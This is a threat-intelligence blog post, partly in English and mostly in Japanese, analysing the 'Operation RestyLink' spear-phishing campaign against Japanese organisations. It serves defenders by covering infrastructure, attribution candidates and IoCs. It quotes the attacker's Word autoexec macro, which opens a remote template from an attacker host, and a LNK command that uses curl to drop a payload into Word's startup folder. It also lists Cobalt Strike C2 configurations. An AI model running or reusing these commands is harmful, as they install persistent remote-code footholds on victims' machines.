

Operation RestyLink: Targeted attack campaign targeting Japanese companies

[Ryu Hiyoshi](#) May 11, 2022 https://www.passle.net/Content/Images/passle_logo-186px.png Passle https://passle.net 1298 47 47



Ryu Hiyoshi


Today's article is from SOC analyst Rintaro Koike.

Since mid- April 2022 , multiple organizations have been observing targeted attack campaigns targeting Japanese companies. This attack campaign is believed to have been active in March 2022 , and it is possible that a related attack was also underway in October 2021 . For this reason, it is possible that attacks will continue in the future, rather than short-term, one-off attack campaigns.

In this article, we will analyze this attack campaign in detail and consider the attribution of the attacking subject.

Attack summary

The flow of attacks observed in mid- April 2022 is as follows.



When you access the URL written in the spear phishing email, the ZIP file is downloaded from the server managed by the attacker . When the user executes the LNK file in the ZIP file, they use Windows commands to download the DOT file from the attacker server and place it in the Microsoft Word startup directory. At that time, the user will be shown the PDF file that will be the decoy .

From the next time onwards, the next time the user opens the Word file, the DOT file located in the startup directory will be loaded and the loaded macro will fire. The macro also downloads and executes the DOT file from the attacker server , but this DOT file was not available at the time of our investigation .

Detailed analysis

LNK file

The icon of the LNK file is a PDF file, but in reality, ScriptRunner.exe is used and two main processes are performed.

1. View decoy PDF file

1. DOTファイルをダウンロードし、Microsoft Wordのスタートアップディレクトリへ配置

表示されるデコイのPDFファイルは2種類ありますが、ともに日韓関係に関するものでした。黒塗りしているところには実在する人物の名前が書かれていました。

参加申込書

日韓文化交流基金 東アジア情勢交流会の開催について

テーマ 東アジアの国際関係及び日韓関係の未来

形式：Webex Meetingsによるオンライン

日時：2022年6月23日(木) 13:50

講師：
[REDACTED] 教授
[REDACTED] 教授
[REDACTED] 教授

貴社名：
部署/御役職名：
ご氏名：
電話番号：
メールアドレス：
ご質問・ご意見

お申し込みは、メールにて3日前（土日・祝除く）までにお願い致します。
*WEB配信：開催2日前に、視聴用のURLをお送りいたします。ご記入いただいたメールアドレスに参加URLをお送りします。
*ご欠席の方は、ご返信いただかなくて結構でございます。
*クーラーの事由により、セミナーがキャンセルされる場合があります。
【WEB配信でのご参加について】
・ビデオ会議ツール「Webex Meetings」を使ったWEB配信となります。
・インターネット環境があれば、パソコン、スマートフォン・タブレットから簡単にご参加いただけます。（利用環境によっては通信料がかかる場合があります。通信料は参加者様のご負担でお願いいたします。）
・視聴用URLは原則、開催2日前お送りいたします。（土日祝をはさむ場合は、前日にお送りする場合もございます。）
・録音、録画はご遠慮ください。
・当日、講演会開始前に事務局より、映像・音声について支障がないか確認いたします。
時間に余裕をもってご入室ください。
・ご聽講は、運営上の関係で、質疑応答の前まで（ご講演のみ）で終了となります。質問のある方は、事前にメールにてお送りください。
個人情報の取り扱いについて
※ご提供いただいた個人情報は、弊所が、経済安全保障セミナーの運営においてのみ使

日韓関係をどのように構築したら良いか、あるいは「日韓関係のあるべき姿」について、日本と韓国においてその分野に長年携わつて来られた専門家とベテラン記者を招へいし、講演とディスカッションを行います。日韓のそれぞれの特徴やそれに基づく両国間の保全の可能性についても考えてみる機会になるかと思います。

また、収まらない米中摩擦、北朝鮮などの問題も緊張感を増す中、東アジアを含め世界はどう動いていくのか。今回の交流会では、国内外の専門家とベテラン記者をお招きして、Webexを通して東アジアの国際関係、日韓関係の未来などについて深く議論していきたいと考えています。

1 日時	2022年6月23日(木) 14:00-16:30
2 開催場所	オンライン (Webex Meetings)
3 申込方法	参加希望の方は、申込書をご参照いただきお申込みください
4 参加費	無料

DOTファイル

ユーザがWordファイルを開くと、スタートアップディレクトリに配置されたDOTファイルが読み込まれます。DOTファイルには以下のようなマクロが仕込まれていました。


```
Sub autoexec()
On Error Resume Next
If ThisDocument.XMLSaveThroughXSLT <> Day(Now) Then
ThisDocument.XMLSaveThroughXSLT = Day(Now)
Application.Documents.Open "http://resource.officehoster.com/w" + Environ("username") + "w.dot", Visible:=0
ThisDocument.Save
End If
End Sub
```

マクロは更にDOTファイルを読み込み、実行します。この際、ファイル名にユーザ名を含んでおり、攻撃者が被害ユーザの環境を把握していましたことが分かります。調査時点で、追加のDOTファイルは入手できませんでした。

関連した攻撃

2022年4月下旬の事例

2022年4月下旬、今回の攻撃キャンペーンと同一のインフラからISOファイルがダウンロードできたことを確認しています。攻撃の流れは以下のようになっています。



そのISOファイルにはデコイファイルの他に、正規のMicrosoft WordのEXEファイルと、悪意のあるDLLファイルが含まれていました。DLLファイルはEXEファイルを実行時にサイドロードされ、実行されます。

DLLファイルはUPXでパックされていますが、Golangで書かれたダウンローダでした。DLLファイルはサーバ上からCobalt StrikeのStagerをダウンロードし、実行します。攻撃者はCobalt Strikeを使用して様々なコマンドを実行し、環境の調査などを行いました。

実行されたCobalt Strike StagerのConfigは以下のとおりです。

BeaconType	- HTTPS
Port	- 443
PublicKey_MD5	- defb5d95ce99e1ebbf421a1a38d9cb64
C2Server	- abc.mbusabc[.]com,/sdgs/article
UserAgent	- Not Found
HttpPostUri	- /gtm.js
Malleable_C2_Instructions	- Remove 1522 bytes from the end Remove 88 bytes from the beginning Remove 3931 bytes from the beginning Base64 URL-safe decode XOR mask w/ random key
Watermark	- 1580103824

2022年4月上旬の事例

2022年4月上旬、日本企業において、本攻撃キャンペーンのインフラ（IPアドレス）に対するアクセスを確認しました。詳細は不明ですが、標的・時期・インフラの重複から、同一の攻撃キャンペーンである可能性が高いと考えられます。

2022年3月の事例

VirusTotal上には今回の攻撃と極めて類似したLNKファイルが2022年3月時点で日本から投稿されています。

```
C:\Windows\system32\cmd.exe /c explorer https://6bfeeb71c.disknxt.com/  
VmpJd01WWX1Sb1JTYwsw/研修会案内.pdf & mkdir %appdata%\Microsoft\Word\STARTUP &  
curl -o %appdata%\Microsoft\Word\STARTUP\f.dot https://6bfeeb71c.disknxt.com/  
1JTYwsw/annak.docx
```

2022年3月の検体はScriptRunner.exeではなくcmd.exeを使用していますが、実行されるコマンドや攻撃インフラは重複しており、これらは高い確度で同一の攻撃キャンペーンであると言えます。

調査時点で1段階目のDOTファイルは入手できませんでした。デコイとして表示されるPDFファイルは以下のように、東アジアにおける日本の外交に関する文書でした。

日本記者クラブ 記者研修会

参加申込書

岸田政権が発足して 5 か月余り。

衆院選を乗り切ったとしても、コロナ対策や「新たな経済政策」等の公約実現を迫られている。

収まらない米中摩擦、ウクライナ、アフガン、ミャンマーなどの問題も緊張感を増す中、世界はどう動いていくのか。

中国・北朝鮮の軍事力増強に対し、日米同盟を軸に新たな安全保障の枠組みや自主防衛力をどう構築するか――。

長年にわたり、国内外の政治経済を取材してきた講師陣が鋭い視点で解説します。

テーマ 国内外情勢など全般（暫定）

形式：Webex Meetings によるオンライン

日時：2022 年 4 月 23 日（土）13：50

講師：

[REDACTED]

[REDACTED]

貴社名 :

部署/御役職名 :

ご氏名 :

電話番号 :

メールアドレス :

ご質問・ご意見

お申し込みは、メールにて 3 日前（土日・祝除く）までにお願い致します。
＊WEB 配信：開催 2 日前に、視聴用の URL をお送りいたします。ご記入いたメールアドレスに参加 URL をお送りします。

＊ご欠席の方は、ご返信いただかなくて結構でございます。

＊クラブの事由により、セミナーがキャンセルされる場合があります。

【WEB 配信でのご参加について】

・ビデオ会議ツール「Webex Meetings」を使った WEB 配信となります。

・インターネット環境があれば、パソコン、スマートフォン・タブレットから簡単加いただけます。（利用環境によっては通信料がかかる場合があります。通信料は様のご負担でお願いいたします。）

・視聴用 URL は原則、開催 2 日前お送りいたします。（土日祝をはさむ場合は、前送りする場合もございます。）

・録音、録画はご遠慮ください。

・当日、講演会開始前に事務局より、映像・音声について支障がないか確認いた時間に余裕をもってご入室ください。

・ご聴講は、運営上の関係で、質疑応答の前まで（ご講演のみ）で終了となります。ある方は、事前にメールにてお送りください。

個人情報の取り扱いについて

※ご提供いただいた個人情報は、弊所が、経済安全保障セミナーの運営において用し、事務局においてその保護について万全を期すとともに、ご本人の同意なしに

2022年1月の事例

2022年4月下旬の事例で使用されたGolang製のダウローダは奇妙なUser-Agentを使用し、/EventsというパスからCobalt Strike Stagerをダウンロードします。このUser-AgentはロシアのYandex Browserのもので、日本では一般的な値ではありません。これと同様の特徴を持つサンプルが2022年1月に日本からVirusTotalへ投稿されました。インフラも近く、本攻撃キャンペーンと関連している可能性があります。

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.60 YaBrowser/22.12.0.966 Yowser/2.5 Safari/537.36

また、異なるサブドメインに紐づくIPアドレスを調査した結果、オープンソースのC2フレームワークであるCovenantの痕跡を発見しました。攻撃者はCobalt Strike以外にも、Covenantを使用していた可能性があります。

HTTP/1.1 200 OK
Date: Tue, 12 Apr 2022 05:24:35 GMT
Content-Type: text/html; charset=utf-8
Server: Kestrel
Transfer-Encoding: chunked

SSL Certificate

Certificate:
Data:
Version: 3 (0x2)
Serial Number: 5294099935578943392 (0x49786bd79199efa0)
Signature Algorithm: sha256WithRSAEncryption
Issuer: CN=Covenant
Validity
Not Before: Apr 11 03:00:55 2022 GMT
Not After : Apr 9 03:00:55 2032 GMT
Subject: CN=Covenant
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public-Key: (2048 bit)

2021年11月の事例

2022年1月と4月下旬のCobalt Strikeの事例に関する調査結果として、2021年11月に取得された differentfor[.]com というドメインが挙げられます。インフラやドメイン、ファイルパス、HTTPヘッダ、Cobalt StrikeのConfigなどが重複しており、本攻撃キャンペーンと関連している可能性があります。

BeaconType	- HTTPS
Port	- 443
PublicKey_MD5	- defb5d95ce99e1ebbf421a1a38d9cb64
C2Server	- d.differentfor[.]com,/sdgs/article
UserAgent	- Not Found
HttpPostUri	- /gtm.js
Malleable_C2_Instructions	- Remove 1522 bytes from the end Remove 88 bytes from the beginning Remove 3931 bytes from the beginning Base64 URL-safe decode XOR mask w/ random key
Watermark	- 1580103824

2021年10月の事例

本攻撃キャンペーンについて調査を行った結果、今回と類似した攻撃インフラを使用した攻撃が2021年10月下旬に行われていた可能性があることを発見しました。

調査時点では攻撃ファイル入手することはできませんでしたが、笹川平和財団のWebサイトのように見せかけたWebサイトから悪性ファイルがダウンロードされた可能性があります。

Taiwan Crisis and Japan's Strategy | https://static.spffusa.org/event/taiwan-crisis-and-japans-strategy/

About Us Research Education Publications Events News Outreach

Taiwan Crisis and Japan's Strategy



Event Details

DETAILS


Date: November 2, 2021
Time: 9:00 am - 10:15 pm
Event Category: Policy Briefing Series
Event Tags: jgsdf, Taiwan, us-japan cooperation

To download as a PDF, please click [here](#).

On Tuesday, November 2, 2021, Sasakawa Peace Foundation USA (Sasakawa USA) hosted a virtual event, "Taiwan Crisis and Japan's Strategy," featuring remarks by Lieutenant General Koichiro Bansho, Japan Ground Self-Defense Force (JGSDF) (Ret.), who served as the Commander of the Western Army of Japan from 2013 to 2015. He was joined by commentator Lieutenant General Wallace "Chip" Gregson, United States Marine Corps (USMC) (Ret.), who was the Assistant Secretary of Defense for Asian and Pacific Security Affairs from 2009 to 2011. LTG Bansho discussed Japan's recent efforts to strengthen defense near Taiwan and the surrounding areas, how Japan would act in a potential Taiwan crisis, ways to improve Japan-U.S.-Taiwan trilateral relations, and how Japan and the United States can collaborate to ensure security in the region.

帰属

本攻撃キャンペーンについて、その特徴を整理します。



様々な特徴がありますが、特に注目すべきは明確に日本を標的としていることです。標的ユーザを絞り込み、自然な日本語を扱い、日本のIPアドレスを使用するなど、単なる流れ弾的な攻撃ではなく、日本を標的とすべきモチベーションが高いと考えられます。また、本攻撃キャンペーンで使用されるWebサーバは地理的情報によってアクセス制御を行っている可能性があり、攻撃者の慎重さ、狡猾さを感じます。日本に対する高い攻撃モチベーションと能力を兼ね備えた攻撃グループは少なく、候補は限られてきます。

これらのことから、私達が関連性を疑っている標的型攻撃グループを4つ挙げます。本稿では言及していない様々な要素を考慮した上で、私達はDarkHotelである可能性を他の候補よりも検討していますが、どの場合でも決定的な要素はないため確度は低く、今後のリサーチで大きく変化する可能性があります。

DarkHotel

DarkHotelは韓国に帰属すると言われている標的型攻撃グループ^[1]で、日本でも度々攻撃を観測しています^{[2][3][4][5][6]}。DarkHotelは日本のメディア企業やシンクタンクを執拗に攻撃し続けており、日本語のメールとデコイファイルを用いてスピアフィッシングを行い、LNKファイルを用いて多段のダウンローダ・ローダを実行します。これらの特徴は本攻撃キャンペーンと近く、関連性が疑われます。

Kimsuky

Kimsukyは北朝鮮に帰属すると言われている攻撃グループ^[7]で、日本でも時折攻撃を観測しています^{[8][9]}。Kimsukyは脱北者やそれに関わる組織を標的としているとされ、日本のメディア企業が標的となったこともあります。また、直近ではLNKファイルを用いた攻撃も報告^[10]されており、これらの特徴は本攻撃キャンペーンと類似しています。

APT29

APT29はロシアに帰属すると言われている標的型攻撃グループ^[11]で、日本ではほとんどその攻撃について報告されることはありません。しかし、昨今のウクライナ情勢から攻撃の動機となりうると考えられます。また、APT29はLNKファイル^[12]やISOファイル^[13]を用いた攻撃が既に報告されており、さらにCobalt Strike^[14]やGolangマルウェア^[15]を使用することも知られています。これらは本攻撃キャンペーンと類似しています。

TA416

TA416は中国に帰属すると言われている標的型攻撃グループ^[16]で、日本では時折攻撃を観測しています。TA416はLNKファイルやCobalt Strikeを使用して攻撃^{[17][18]}を行いますが、これらは本攻撃キャンペーンと類似しています。

おわりに

2022年4月現在、日本企業を狙った標的型攻撃キャンペーンが観測されています。本攻撃キャンペーンはいくつかの帰属が考えられますが、明確な要素は発見できていません。類似した攻撃は数ヶ月前から行われていた可能性があり、今後も継続的に注視していく必要があります。

IoCs

- *.disknxt[.]com
- *.officehoster[.]com
- *.youmiuri[.]com
- *.spffusa[.]org
- *.sseekk[.]xyz
- *.mbusabc[.]com
- *.differentfor[.]com
- 103[.]29.69.155
- 149[.]28.16.63
- 172[.]104.122.93
- 172[.]105.229.93
- 172[.]105.229.216
- 207[.]148.91.243
- 45[.]77.179.110

References

- [1] MITRE ATT&CK, "Darkhotel", <https://attack.mitre.org/groups/G0012/>
- [2] NTTセキュリティ・ジャパン, "マルウェアが含まれたショートカットファイルをダウンロードさせる攻撃のさらにその先", <https://insight-jp.nttsecurity.com/post/102fmlc/untitled>
- [3] JPCERT/CC, "マルウェアが含まれたショートカットファイルをダウンロードさせる攻撃", https://blogs.jpcert.or.jp/ja/2019/05/darkhotel_lnk.html
- [4] マクニカ, "標的型攻撃の実態と対策アプローチ 第3版", https://www.macnica.co.jp/business/security/manufacturers/files/mprressioncss_ta_report_2019_2_nopw.pdf
- [5] マクニカ, "標的型攻撃の実態と対策アプローチ 第5版", https://www.macnica.co.jp/business/security/manufacturers/files/mprressioncss_ta_report_2020_5.pdf
- [6] IPA, "サイバーレスキュー隊 (J-CRAT) 活動状況 [2019 年度下半期]", <https://www.ipa.go.jp/files/000083013.pdf>
- [7] Mandiant, "Not So Lazarus: Mapping DPRK Cyber Threat Groups to Government Organizations", <https://www.mandiant.com/resources/mapping-dprk-groups-to-government>
- [8] IPA, "サイバーレスキュー隊 (J-CRAT) 活動状況 [2021 年度上半期]", <https://www.ipa.go.jp/files/000094548.pdf>
- [9] Cybereason, "Kimsukyが利用しているKGHスパイウェアスイートの内部解析", <https://www.cybereason.co.jp/blog/cyberattack/5373/>
- [10] Stairwell, "The ink-stained trail of GOLDBACKDOOR", <https://stairwell.com/news/threat-research-the-ink-stained-trail-of-goldbackdoor/>
- [11] MITRE ATT&CK, "APT29", <https://attack.mitre.org/groups/G0016/>
- [12] Volexity, "Suspected APT29 Operation Launches Election Fraud Themed Phishing Campaigns", <https://www.volexity.com/blog/2021/05/27/suspected-apt29-operation-launches-election-fraud-themed-phishing-campaigns/>
- [13] Microsoft, "Breaking down NOBELIUM's latest early-stage toolset", <https://www.microsoft.com/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/>
- [14] Mandiant, "Not So Cozy: An Uncomfortable Examination of a Suspected APT29 Phishing Campaign", <https://www.mandiant.com/resources/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt29-phishing-campaign>
- [15] JPCERT/CC, "LinuxとWindowsを狙うマルウェアWellMess(2018-06-28)", <https://blogs.jpcert.or.jp/ja/2018/06/wellmess.html>
- [16] Proofpoint, "The Good, the Bad, and the Web Bug: TA416 Increases Operational Tempo Against European Governments as Conflict in Ukraine Escalates", <https://www.proofpoint.com/us/blog/threat-insight/good-bad-and-web-bug-ta416-increases-operational-tempo-against-european>
- [17] CrowdStrike, "Meet CrowdStrike's Adversary of the Month for June: MUSTANG PANDA", <https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-june-mustang-panda/>
- [18] Cisco, "Mustang Panda deploys a new wave of malware targeting Europe", <https://blog.talosintelligence.com/2022/05/mustang-panda-targets-europe.html>



More posts by Ryu Hiyoshi

[Operation RestyLink: APT campaign targeting Japanese companies](#) Ryu Hiyoshi



[Spearfishing of Thailand Pass application system to spread RAT](#) Ryu Hiyoshi Recent posts from NTT Security Japan



[Things to watch out for when analyzing EDR logs](#) Shogo Hayashi



[Flagpro: The new malware](#)

[used by BlackTech Hiroki Hada](#)

[NTT Security Japan 2021 Advent Calendar Closing](#) Shinji Abe

[Problem explanation of Hack The Box \(Hard\)](#) Hiroki Hada
Hiroki Hada

[The morning of the editor-in-chief of the e-mail magazine is early](#)